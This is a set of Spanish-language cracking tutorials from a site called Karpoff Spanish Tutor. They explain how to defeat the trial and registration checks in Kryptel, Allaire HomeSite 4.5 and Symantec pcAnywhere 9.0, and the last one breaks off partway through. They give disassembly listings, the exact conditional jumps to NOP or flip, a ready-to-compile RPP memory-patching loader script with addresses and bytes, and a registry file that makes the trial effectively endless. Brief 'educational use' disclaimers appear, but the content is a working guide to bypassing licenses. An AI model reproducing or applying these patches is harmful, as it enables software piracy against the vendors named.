pues eso, instalemos el kryptel en nuestro ordenador y ejecutémoslo como siempre... aparece la típica pantallita que nos dice que es una versión de evaluación, que nos quedan 30 días de prueba y esas cosas. damos a ok y jugamos un poco con el programilla... parece útil para esconder ciertas cosillas de los curiosos.

hacemos lo de siempre, adelantar el reloj dos o tres meses y ver que pasa.... sale una pantalla que dice que ha caducado y que no quiere volver a funcionar mientras no le introduzcas un serial válido. ahora podemos hacer dos cosas: buscarnos el serial o buscamos la comprobación que le dice que lo hemos registrado... personalmente prefiero la segunda porque es más rápido y deja más tiempo para hacer otras cosillas...

primera sorpresa:

cómo el programa ya ha caducado, volvamos a poner el reloj del ordenador en hora para evitar problemas con otras aplicaciones. por curiosidad ejecutamos otra vez el brw.exe y vemos que aún nos quedan 30 días de prueba (¿? ...si había caducado...); genial, sólo mira la fecha y la compara con algo, pero no escribe en ningún sitio que ha caducado, con sólo cambiar la fecha ya funciona siempre. :-)

segunda sorpresa:

bueno, no puede ser tan fácil... seguro que tiene truco en algún sitio, así que vamos a desensamblarlo con el wdasm y ver las sref para ver que podemos hacer por ahí (nos interesan las que dicen **"wrong registration code"** (para los que no sepan inglis pitinglis **"código de registro incorrecto")** y la que dice **"the evaluation period has expired"** (**"el período de evaluación ha expirado"**). haciendo doble click sobre ellas aparecemos en el código que transcribo editado a continuación:

:00404106 ff1578484100 call dword ptr [00414878]

:0040410c a17c234100 mov eax, dword ptr [0041237c]

:00404111 390578234100 cmp dword ptr [00412378], eax

:00404117 7510 jne 00404129<- **¡oops! caliente caliente**

:00404119 85c0 test eax, eax

:0040411b 750c jne 00404129<- **¡otra vez!**

:0040411d c6059034410001 mov byte ptr [00413490], 01<-se parece a un flag...

:00404124 e9d5000000 jmp 004041fe<- **nunca formará la messageboxa si llega hasta aquí ahora.**

:00404129 8b0d742b4100 mov ecx, dword ptr [00412b74] <- **rutina que se ejecuta cuando no estamos registados**

:0040412f 8b155c2b4100 mov edx, dword ptr [00412b5c]

:00404135 3bca cmp ecx, edx

:00404137 7f6d jg 004041a6 <- **salta si ecx es mayor que edx (superados los 30 días)**

:00404139 a1702b4100 mov eax, dword ptr [00412b70]

:0040413e 7c08 jl 00404148 <-**salto normal si no ha caducado**

:00404140 3b05582b4100 cmp eax, dword ptr [00412b58]

:00404146 775e ja 004041a6 <- **cuidadín con esta dirección**

:00404148 8b1d582b4100 mov ebx, dword ptr [00412b58]

:0040414e 2bd8 sub ebx, eax

:00404150 8bf2 mov esi, edx

:00404152 1bf1 sbb esi, ecx

:00404154 bf92170000 mov edi, 00001792

:00404159 3bf7 cmp esi, edi

:0040415b 7f49 jg 004041a6**<- salta si esi es mayor que edi (segunda comprobación de superados los 30 días por si has superado la primera)**

:0040415d 7c08 jl 00404167**<-salto normal si no ha caducado (pero lleva el flag a 0 -> versión evaluación)**

:0040415f 81fb008064f8 cmp ebx, f8648000

:00404165 773f ja 004041a6 **<- última comprobación que nos lleva a esta dirección**

:00404167 2b05582b4100 sub eax, dword ptr [00412b58]

****

* reference to: user32.postmessagea, ord:01b1h

|

:0040419e ff1538474100 call dword ptr [00414738]

:004041a4 eb58 jmp 004041fe

****

*** possible reference to string resource id=00570: "the evaluation period has expired! <- aquí está la referencia**

please, register the sof"

****

:004041d2 683a020000 push 0000023a

* reference to: user32.messageboxa, ord:0195h

:004041f8 ff158c474100 call dword ptr [0041478c]

ahora llega el momento de pensar un ratito... sabemos seguro que si se ejecutan las llamadas a postmessagea y messageboxa no vamos a ningún lado, así que habrá que buscar hacia arriba algo que le diga que no vaya a esa dirección o a sus cercanías... **(jn , jnz , jg , jge, ja y similares)**. este método es el típico "de libro", y aparece en muchos programas shareware y en algunas aplicaciones comerciales (échale un vistazo a la demo del vegas pro de sonic foundry y verás..)
. creo que no hace falta decir lo que hay que hacer con esos dos saltos condicionales, así que carga el ultraedit y cambia esos 75 tan feos por algo más bonito, no sé.. un 90 quizás (nop).

fijaros en la instrucción que aparece señalada en verde antes del salto incondicional. lo que hace es poner un uno en esa dirección de memoria señalando que estamos registrados y que hemos pagado por el programa, si cambias el 01 por 00 con el softice mira lo que pasa... a ese tipo de instrucciones es a lo que se le llama flag, y más o menos funciona como un semáforo 0 = rojo y 1 = verde.. :-)...

la razón de elegir esos puntos para poner nuestro parche es porque los demás condicionales que hay por debajo son los encargados de verificar las fechas del ordenador y otra interna del programa (almacenadas en ecx y edx que da la impresión de que están encriptadas..), si la primera es mayor salta a 4041a6 y nos deja sin programa, sino continúa y aún hace dos verificaciones más antes de llevarnos a 4041fe con el flag puesto a 0 (no estamos registrados). si hubiésemos parcheado más abajo en los jg para que nunca saltase a 4041a6 lo único que habríamos hecho es conseguir que nunca mostrara la pantalla de caducidad ni dejara de funcionar, pero seguiría siendo una versión de evaluación.

ok, ahora con el brw.exe parcheado vamos a ejecutarlo. ya no aparece la nag que recuerda que es una versión de evaluación... y ya no aparece lo de evaluation copy en la ventana.... !, vamos al about y dice que la copia está

licenciada a alguien... como se puede ver la comprobación de si estamos registrados o no y si la fecha es correcta o no están juntas y pegaditas a la línea que nos avisa que ha caducado ...

bueno, pues sólo nos queda buscar la forma de meter nuestro nombre en el about. lo ponemos en el kryptel.ini y listo, pero visto lo visto, vamos a echar un vistazo al codigo que nos dice que el serial no es válido:

:004012a2 e87d000000 call 00401324

:004012a7 83c40c add esp, 0000000c

:004012aa 84c0 test al, al

:004012ac 752d jne 004012db **<-más de lo mismo**

:004012ae 6810200000 push 00002010

* possible stringdata ref from data obj ->"registration error"| *<-caption de la messageboxa*

:004012b3 682c214100 push 0041212c

* possible stringdata ref from data obj ->**"wrong registration code." <- el string de marras**

:004012b8 68d0204100 push 004120d0

* referenced by a (u)nconditional or (c)onditional jump at address:

|:0040127c(u)

:004012bd ff7508 push [ebp+08]

* reference to: user32.messageboxa, ord:0195h

sobra decir lo que hay que hacer para que acepte cualquier cosa que le metas..... si sigues mirando hacia arriba hay un código exactamente igual para el nombre.

resumiendo:

para conseguir que el kryptel nos reconozca como usuarios registrados hay que anular los dos saltos condicionales en 404117 y 404124, y para que nos admita cuaquier serial el que hay en 4010ac convertirlo en un salto incondicional. fin de la historia del kryptel.

reflexiones:

un software de encriptación que dice ser indescifrable, por lo menos debería dar algo más de trabajo, al suponerse que el programador tiene conocimientos suficientes para proteger como dios manda su programa. de todas las protecciones que he tratado en el poco tiempo que llevo en esto, está es la más fácil de cascar con diferencia.., pero se agradece que aún haya software así para pasar el tiempo y que los newbies aprendamos... no todo van a ser achivos pe, vbox y antidebuggers (últimamente las pillo todas juntas ...).

recordad que si vais a utilizar este programa deberéis comprarlo.

las acciones aquí descritas lo son con fines educativos. su puesta en práctica va en contra de la ley de derechos de autor y está penado.

próximamente : protección de allaire homesite 4.5 y creación de un loader con rpp.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Allaire HomeSite 4.5a**

PROTECCION:	Caducidad a los 30 días
Objetivo:	Simular Estar Registrados
Descripcion:	HomeSite 4.5 es un software de edición de páginas web
Dificultad:	**Facil - Intermedio**
DOWNLOAD:	http://www.allaire.com
Herramientas:	**Wdasm 8.9, Softice 4.5, UltraEdit32 6, RPP**
CRACKER:	**BugSys** **FECHA:** **22/10/00**

INTRODUCCION

homesite 4.5 es un software de edición de páginas web. incluye editor html para aquellos que controlen realmente ese lenguaje, editor wysiwyg para los comodones de y previsualizador (browser) que se comporta como el iexplorer. si se combina con el dreamweaver de macromedia se pueden crear sites realmente impresionantes, ya que soporta css, asp, cfm, sql y un montón de cosas más. quizás sea más complicado de usar que el dreamweaver, pero una vez que te haces con él es difícil dejar de utilizarlo...
la protección que trae es una limitación de 30 días, tras los cuales aparece una ventana que nos recuerda que ha caducado pero nos permite seguir usándolo, advirtiéndonos que si lo hacemos estamos violando el contrato de licencia.
lo que tendremos que hacer para una evaluación más tranquila es eliminar las nags de incio con el logo de allaire, la ventana que sale cuando caduca, retocar el caption de la ventana principal y eliminar el dialogo about.

al atake

en fin, manos a la obra. tras descargar el programa de la web de allaire o buscarlo en los cd que haya por casa (mi versión la saqué del cd shareware que venía en pc actual de abril de 2000) lo instalamos, vemos cómo funciona y lo que trae de protección: en principio nada del otro mundo, un par de nags amarillas con una cuenta atrás de los días que quedan para que caduque y poco más. adelantamos el reloj 60 días y es cuando aparece la ventana que nos dice que seguir usándolo violaría el contrato de licencia. ok, tres nags que hay que eliminar.

primer problema:

vamos a echarle un vistazo al código. cargamos el w32dasm, abrimos homesite45.exe y la hemos cagao, se queda colgado y no sale nada. seguimos como al principio. con el w32dasm no podemos hacer nada (de momento.. ;-p).

segundo problema:

si no se puede hacer nada con el programa fiambre, le hacemos una biopsia y listo. pues tampoco. al cargarlo con el loader de softice este no salta y nos quedamos con cara de tontos mirando para la pantalla. de momento hay que seguir estudiando el ejecutable para ver por donde entrarle.

aproximándonos a la víctima:

para este paso necesitaremos la herramienta gettype, o en su defecto el exescan, ambos disponibles en muchos sitios. el comando a utilizar con el gettype sería:

c:> gtw homesite45.exe /ze (los path serán los que tu tengas en el ordenador)

y obtenemos lo siguiente:

- --- # gettyp 2.52 # ---------- # copyright (c) 1997-99 by phax # ---

- --- # phax@writeme.com # ---------- # http://surf.to/phax # ---

- ---------- # free edition # ---

- [c:\herramientas\home.exe] -----

dos executable file - 1457152 bytes

portable executable (starting at 256 for 1456896 bytes)<- es un archivo pe

compiler: borland delphi 3/4 (heuristic)

calculated entrypoint: 1432577 / 0015dc01h (rva: 004d4001h)

required cpu type: 80386

requires any version of win32

flags:

file is executable

line numbers stripped from file

local symbols stripped from file

32 bit word machine

linker version: 2.25

objects (object align = 00001000h):

name virt size rva phys size phys ofs

code 00305000h 00001000h 0010ca00h 00000400h

data 00021000h 00306000h 00003000h 0010ce00h

bss 00007000h 00327000h 00000000h 0010fe00h

.idata 00004000h 0032e000h 00001600h 0010fe00h

.tls 00001000h 00332000h 00000000h 00111400h

.rdata 00001000h 00333000h 00000200h 00111400h

.reloc 0002f000h 00334000h 00000000h 00111600h

.rsrc 00171000h 00363000h 0004c600h 00111600h

.aspack 00006000h 004d4000h 00006000h 0015dc00h <- y está comprimido con aspack v??

.rsrc 00001000h 004da000h 00000000h 00163c00h

- files identified: 1 of 1 (100.00%)

- total time: 60.0 ms (60.0 ms/file)


bueno, ya sabenos que tenemos entre manos un archivo comprimido con aspack... del que hay varias versiones pero esta no la detecta.(la versión 4.0 estaba comprimida con shrink... tutorial de d.a en la página de karpoff)

con esta información podríamos acudir al procdump y descomprimirlo con el script adecuado para aspack , pero como no se la versión y no voy a probarlas todas , me conformaré con que lo carge el loader del sice para la biopsia.(de todas formas mi versión del p.d. no fué capaz de desempacarlo cuando conseguí saber la versión).

la otra solución es bajarse de protoolz el descompresor específico para aspack , que lo identifica como comprimido con aspack2000. no sirve de nada porque tras preparar el ejecutable para el w32dasm no aparecen los strings que nos interesan y que posiblemente estarán en una librería como los iconos. eso sí , obtenemos un ejemplar descomprimido que nos facilitará las cosas más adelante al trazarlo con el softice..

el procesado del ejecutable para que se carge en el w32dasm y en el loader del debugger es el siguiente:

con el procdump cargado vamos a pe editor -> sections y clickeamos con el botón derecho del ratón sobre la sección code del ejecutable, y nos aparece la siguiente pantalla:



si quieres saber más sobre los datos que aparecen ahí, lee los tutoriales sobre el procdump que hay en el ecd. a nosotros nos interesa section characteristics y su valor. el c0000040 lo cambiamos por e0000060, que activa las características image_scn_cnt_code y image_scs_mem_execute para la sección code del ejecutable (más información en los otros tutoriales sobre archivos pe), de forma que podamos cargarlo con el loader para ver cómo funciona. prueba ahora y verás, ¿a que ya salta el softice?... ;-), pués ahora empieza la diversión....

la estrategia:

recordemos que necesitamos deshacernos de dos nags amarillas exactamente iguales que aparecen al principio y la que anuncia que ha caducado. para ello utilizaremos mi comando favorito para cargarme ventanas **hwnd.** seguramente no descubra nada nuevo, pero son pocos los tutoriales sobre nags que hablan de esta función, mucho más eficaz y versátil que las típicas messageboxa y similares que se suelen mencionar siempre.

cuando escribimos el comando **hwnd** nos aparece una lista con todas las ventanas y componentes de estas (botones, cajas de texto...), con su handle, programa al que pertenece, dirección y nombre (muchas veces muy ilustrativo). lo único que hay que hacer es elegir la que nos interesa (suele ser la primera que aparece con el nombre del programa que estamos trazando), poner un **bmsg** (el mejor complemento a un buen hwnd) y trazar hacia atrás hasta la función madre que hace que se cree la nag para nopearla o buscar el salto condicional que hace que caigamos en ella. la sintaxis del comando bmsg es:

bmsg wm_<opción> (para la lista de opciones escribe wmsg en el sice, las más comunes son bmsg wm_destroy y wm_enable..)

y normalmente en unos cuantos f10 estaremos en el lugar adecuado para poner unos cuantos 90 y olvidarnos de la pantalla.

manos a la obra:

con el archivo ejecutable (comprimido o descomprimido) ya preparado parar el loader, lo cargamos y vamos siguiendo con f10 cómo se comporta el programa. si estamos usando el archivo comprimido, habrá que esperar a que esté

totalmente desplegado en memoria para poder ver el código original ; si usamos el descomprimido, que es lo más adecuado ya vemos el código desde el principio, y tras unos cuantos f10 caeremos en la rutina que crea las nags amarillas, que está en 007057ec. lo que hay que hacer a continuación no es necesario explicarlo ya que el código es lo suficientemente ilustrativo.

:007057de cmp byte ptr [0072d658], 00

:007057e5 je 7057fd

:007057e7 mov ....

:007057ec call 452624 <- llamada que genera las nags amarillas

hacemos un bpx en la posición de memoria que hallamos elegido para parchear, lanzamos de nuevo el programa y cambiamos los bytes oportunos. perfecto, ya no salen las nags: ahora a por la pantalla de la fecha de caducidad.

corremos el programa hasta que aparezca la pantalla de caducidad, y en ese momento hacemos ctrl-d y escribimos en softice **hwnd** tras lo que nos sale una lista de las ventanas y objetos que tenemos en pantalla, bajamos hasta las que corresponden con homesite y vemos una una que se llama tevalnotice seguida de dos buttons.... más claro agua... nos fijamos en su handle (izquierda de la pantalla) y le damos la orden :

bmsg <handle> wm_<opción>

en este caso podemos utilizar dos opciones: **wm_destroy** o **wm_enable**

si optamos por la primera, el debugger saltará en el momento que desaparece la ventanita de nuestro monitor al pulsar el botón de continuar. si usamos la segunda deberemos tomar el handle del botón de continuar, que está deshabilitado, y el debugger saltará cuando el botón reciba la orden de activarse. en cualquiera de los dos casos caeremos en el mismo código, que habrá que trazar hasta encontrar alguna llamada precedida de un salto condicional, hacemos un breakpoint con un doble click sobre la línea y seguimos. por lo general las primeras líneas de código que aparecen se corresponden con la formación de la ventana, caption, tamaño, colores... y no son de gran utilidad, pero las que aparecen al final (última y precedentes antes de que f10 deje de hacer saltar el si) son a las que más hay que prestar atención pues suele ser ahí donde se toma la decisión de formarla. hay que ser especialmente cuidadoso al parchear aquí porque podemos hacerlo en alguna rutina común a otros procedimientos. una vez puestos los breakpoints se vuelve a lanzar el programa y eliminando los que saltan continuamente llegamos al que nos interesa, que está en 006a2c6f. ya sabéis lo que hay que hacer ¿no?.

:006a2c6b cmp byte ptr [ebp-09], 00 <- ¿han pasado los 30 días?

:006a2c6f jne 006a2c76 <- si [ebp-09] no es 0 sigue el período de evaluación y salta la llamada a la messageboxa

:006a2c71 call 64bad8 <- llamada a la formación de la pantalla de caducidad.

de nuevo poneemos un breakpoint, corremos el programa. parcheamos en memoria y comprobamos que funciona.

en estos momentos nos hemos cargado las nags del principio y la ventana de caducidad, con lo que el programa ya estaría preparado para una evaluación más prolongada y libre de incordios. lo único que nos quedaría sería buscar las cadenas de bytes con el uedit32 y cambiarlas por lo que corresponda.

***atención*: este método sólo sirve para el archivo descomprimido**

si lo que deseamos es crear un crack para su distribución, no podemos envíar el ejecutable, ya que es muy grande (1.5 mb comprimido o 4.3 mb descomprimido) , y como estamos tratando con un archivo "encogido" no nos sirve el típico parche porque que el código no está expuesto. lo que nos hace falta es algo que haga el parcheo "on the fly" tras la descompresión. esto es lo que se conoce como loader o cargador, que no es más que un programa que está atento a la descompresión y cambia los bytes cuando están expuestos (como un bandolero que espera detrás de una roca a que aparezca su víctima...). veremos una forma sencilla de crear uno más adelante.

bueno, ya tenemos el homesite sin nags, pero todavía quedan restos de su pasado como versión de evaluación: en el título de la ventana pone *evaluation version* y la pantalla del about aún nos recuerda que los 30 días han pasado. lo que trataremos de hacer es cambiar el título por otra cosa (*registered version* o tu apodo...) que ocupe los mismos bytes y deshabilitar la pantalla de about.

de pesca:

recordemos que con el w32dasm no conseguíamos ver los strings del programa, de modo que no podemos buscar así la línea. una pasada del search and replace buscándola tampoco sirve de mucho . la solución es buscarla en memoria con el softice y parchearla como hacíamos antes. para buscarla utilizamos el comando **s** de la siguiente manera:

s 0 lffffffff'evaluation'

que le indica que busque la cadena evaluation en toda la memoria. una vez localizado el punto exacto con varios bpm en las posiciones obtenidas, sólo hay que escribir (click sobre la cadena) lo que queramos manteniendo la misma longitud en bytes. copiar el valor hex de la cadena nueva y parchear con el editor hexadecimal o con el loader.

el procedimiento para eliminar la ventana del about es el mismo que utilizamos para la de caducidad:

hwnd

bmsg <handle> wm_destroy

y trazar hasta dar con la rutina en 006b58b6. aquí no hay saltos condicionales (porque siempre que pulses about va a salir), con lo que la solución es anular la llamada con los nop necesarios.

ahora sí que tenemos el homesite preparado para su evaluación sin ningún tipo de trabas :-) .

presentación : rpp (r!sc's process patcher)

rpp es un creador de parcheadores en tiempo real (loader) que crea un ejecutable win32 a partir de un script. el ejecutable carga un proceso, espera a que se descomprima / desproteja y despúes lo parchea en memoria para corregir los bugs que el autor ha dejado en él (nags, evaluaciones de 30días...) y además es el único de este tipo (que crea un ejecutable win32 independiente). (traducción libre de la presentación original).

se puede bajar desde la página de karpoff, en protoolz, en sudden discharge...

la forma de utilizarlo es ejecutándolo y seleccionando el script que queremos compilar o arrastrando el script sobre el ejecutable (mú fácil). también desde la línea de comandos como:

rpp.exe <script.rpp>

-sintaxis del script:

; <- no le hace caso a lo que vaya delante de esto (comentarios y similar)

t= <- número de intentos de parchearlo que va a hacer hasta darlo por imposible. (8000 por defecto)

f= <- nombre del proceso a cargar (importante que sea el nombre original del ejecutable)

o= <- nombre del cargador (el que tú quieras)

p= <-bytes a parchear (*dirección de memoria* / *bytes originales* / *bytes nuevos*).

los bytes van separados por comas y su número es igual a ambos lados de la barra.

: <- fin de la instrucción

$ <-fin del script

nuestro cargador:

abrimos el notepad y escribimos el script:

---------- cortar por aquí ----------

; cargador para homesite 4.5 por cracx 28 mayo de 2000 <- información para identificarlo con el tiempo :-)

; creado con r!sc's process patcher

; incluído a efectos didácticos. su empleo con software que no hayas obtenido legalmente es delito.

t = 10000:

; veces que va a intentar parchear. mejor empezar con 10000 e ir bajando hasta que falle

;.depende de las características del ordenador. a mí me funciona siempre así...

o= homesite_loader.exe: ; nombre del ejecutable de salida

f= homesite45.exe: ; nombre del proceso a parchear

p=006a2c6f/75,05,e8,62/eb,05,e8,62: ;cuarto parche de la nag de 30 días superados

p=006afdc7/45,56,41,4c,55,41,54,49,4f,4e/52,45,47,49,53,54,45,52,45,44: ;tercer parche de evaluation version a registered version

p=006b58b6/ff,92,cc,00,00,00/90,90,90,90,90,90: ;segundo parche de la nag de about

p=007057e5/74,16/eb,16:;primer parche de las nag del inicio

$

---------- cortar por aquí ----------

ahora lo guardamos como homesite_script.rpp en el directorio donde tengamos el rpp instalado y lo arrastramos encima de rpp.exe. si todo va bien nos sale un mensaje parecido a este:

si sale cualquier otra cosa es que hay un error se sintaxis y tienes que revisar el script. además crea el archivo homesite_loader.exe de 5.50kb**.** copiamos este ejecutable al directorio del programa a parchear y ejecutamos el

cargador.

en el momento que ejecutamos, este indica al homesite45.exe que se ejecute, y mientras esto ocurre, hace un ataque a las posiciones de memoria indicadas parcheando lo que corresponda. el loader no sabe cuando el objetivo está descomprimido, pero como ataca continuamente las posiciones cumple su misión. si no es capaz de parchear al programa o en las posiciones de memoria no encuentra lo que le dijimos, saca un mensaje de error y el programa transcurre normalmente.

estos mensajes pueden aparecer por cuatro causas principales:

1. que haya errores de sintaxis. comprueba el valor de f, que el número de bytes a cambiar es igual que el de originales y que los separas por comas y barras

2. que el valor de t sea muy bajo, en cuyo caso hay que aumentarlo (10000 da buenos resultados, menos depende del ordenador que tengas)

3. que lo estes ejecutando en un directorio que no es el de la aplicación o que esta tenga el nombre cambiado.

4. el número de bytes a parchear es superior a 180h (limitación del programa)

resumiendo:

el trabajo que tenemos que hacer con el homesite 4.5 es:

1. deshacernos de las nags amarillas.

2.deshacernos de la pantalla de caducidad.

3.corregir el título de la ventana principal


4.anular la ventana about.

5. crear un cargador que haga todos los cambios anteriores durante el arranque del programa comprimido o parchear con el editor hexadecimal si nos sirve el ejecutable descomprimido.

la mayor dificultad es que no disponemos de un listado muerto útil donde buscar strings, y que todo el proceso de rastreo se hace "in vivo".

la segunda puerta:

si recordáis, había hecho una búsqueda con el search and replace de la línea *evaluation version* y no la había encontrado. pues bien, sinembargo aparecieron unas claves del registro de windows muy curiosas:



si utilizamos el regedit para ver que llamadas hace mientras se ejecuta, vemos que antes de que aparezcan las nags se hacen varias a localstatusrs232\hev (¿**h**omesite **ev**aluation quizá?), igual que antes de que se cree la ventana de caducidad. curioso ¿no?. vamos a borrarla a ver qué pasa (primero exporta la clave por si acaso). pues ocurre que volvemos a tener 30 días de prueba. si volvemos a la clave del registro, aparece de nuevo hev y en ella un nuevo valor de cadena llamado dtst que vale 36677. a medida que avanzamos la fecha del ordenador el valor cambia hasta llegar a 0, momento en el que el programa empieza a sacar la ventana de caducidad. si probamos a cambiar el valor por 9999999 por ejemplo, nos da 9963352 días de evaluación :-). si no queremos liarnos con el loader hacemos un parche para el registro como el que sigue a continuación y listo :

regedit4

[hkey_current_user\software\microsoft\windows\currentversion\localstatusrs232\hev]

"dtst"="9999999"

con lo que la molesta pantalla de caducidad no sale nunca.

si quieres busca la rutina que llama a la clave y parchea la comprobación, pero esto es más fácil.

en fin.....

adios...

bueno, espero no haberme liado demasiado al explicar cómo se desprotege este programa y que la lectura haya sido amena. sobre archivos empaquetados hay muchos tutoriales y muy buenos en el ecd y otros sitios. en vez del loader se podría haber hecho un recorte con el snippet creator e inyectárlo al ejecutable original, ya que el e.p original ya lo sabemos gracias al archivo descomprimido y sólo habría que buscar dónde meterlo y dirigir la llamada a él para que tomara el control, pero eso es ya otra historia... saludos a todos y hasta la próxima.

todo lo mostrado en este tutorial es para uso educativo y no para fomentar la piratería. si tienes pensado utilizar este programa más de los 30 días de evaluación cómpralo.

no me hago responsable del mal uso de los contenidos de este documento.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Symantec pcAnywhere v9.0

PROTECCION:	Bomba de tiempo que explota en 30 días
Objetivo:	Simular Estar Registrados
Descripcion:	pcAnyware es una utilidad de acceso remoto a otros ordenadores, que permite conexiones directas, vía módem o través de una red. Bastante útil si tienes uno o más ordenadores y quieres conectarlos rápidamente en una "minired".
Dificultad:	**Principiante +**
DOWNLOAD:	http://www.symantec.com
Herramientas:	**Wdasm 8.9, Softice 4.5, UltraEdit32 6, TRW2000 (opcional)**
CRACKER:	**BugSys** **FECHA: 22/10/00**

introduccion

en esta ocasión nuestra víctima será pcanyware, de la empresa symantec, famosa por las utilidades norton y algunas cosas más. pcanyware es una utilidad de acceso remoto a otros ordenadores, que permite conexiones directas, vía módem o través de una red. bastante útil si tienes uno o más ordenadores y quieres conectarlos rápidamente en una "minired".

al atake

primera aproximación:

un primer vistazo al programa con los típicos regmon y filemon no dan demasiada información, se pueden monitorizar tres ejecuciones, la primera, una antes de caducar, y la de caducidad, por si pone alguna marca en algún archivo o en el registro de windows. tras comparar los tres registros con excel se ve que la única vez que escribe algo en el registro es cuando caduca el programa , además de un fichero en c:\windows\applog\. la clave de registro que se cambia es un poco extraña:
hkcr\clsid\{9bb8b204-17b0-11d0-bdf9-0020af3743f6}\buffset\cache.
en principio parece que es alguna tontería de windows y su caché, pero más adelante veremos que no es así.

aproximación en vivo
bueno... pues vamos a ver por donde le podemos entrar a esta preciosidad... ejecutamos el programa y nos sale una pantalla que nos recuerda que el programa está caducado y una lista de teléfonos para encargar la versión completa. empecemos por aquí con el winice cargado hacemos un hwnd, que nos da información de todas las ventanas que hay en pantalla y el programa al que pertenecen. buscando por winaw32 encontramos un dialog con un botón y nos

fijamos en el handle... ahora lo que tenemos que hacer es poner un breakpoint en el momento que se destruye y ver de dónde viene... sencillo:
bmsg /handle/ wm_destroy
tras unos pocos f12 caemos en una dll llamada awcomm32.dll, que es dónde se genera la ventana, y después en el ejecutable, donde se ve la llamada a la rutina checktimebomb de awcomm32.dll (bonito nombre para una función... además de ilustrativo).
veamos: tenemos una dll con una función llamada checktimebomb que es la que genera la nag y hace que salgamos del programa. si nos fijamos en los registros del sice, al salir de la dll tenemos eax = 0. vamos a ver si hay un flag por aquí... ponemos un bpx en la entrada a la función y al salir pinchamos en el valor de eax y lo hacemos igual a 1. f5 y ¡bingo! el programa funciona.

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004060f9(c)
|
:00406111 57 push edi

* reference to: awcomm32._timebombcheck@4, ord:00cbh
|
:00406112 ff1524814500 call dword ptr [00458124]<- de aquí hay que salir con eax=1
:00406118 85c0 test eax, eax
:0040611a 7509 jne 00406125
:0040611c 5f pop edi
:0040611d 5e pop esi
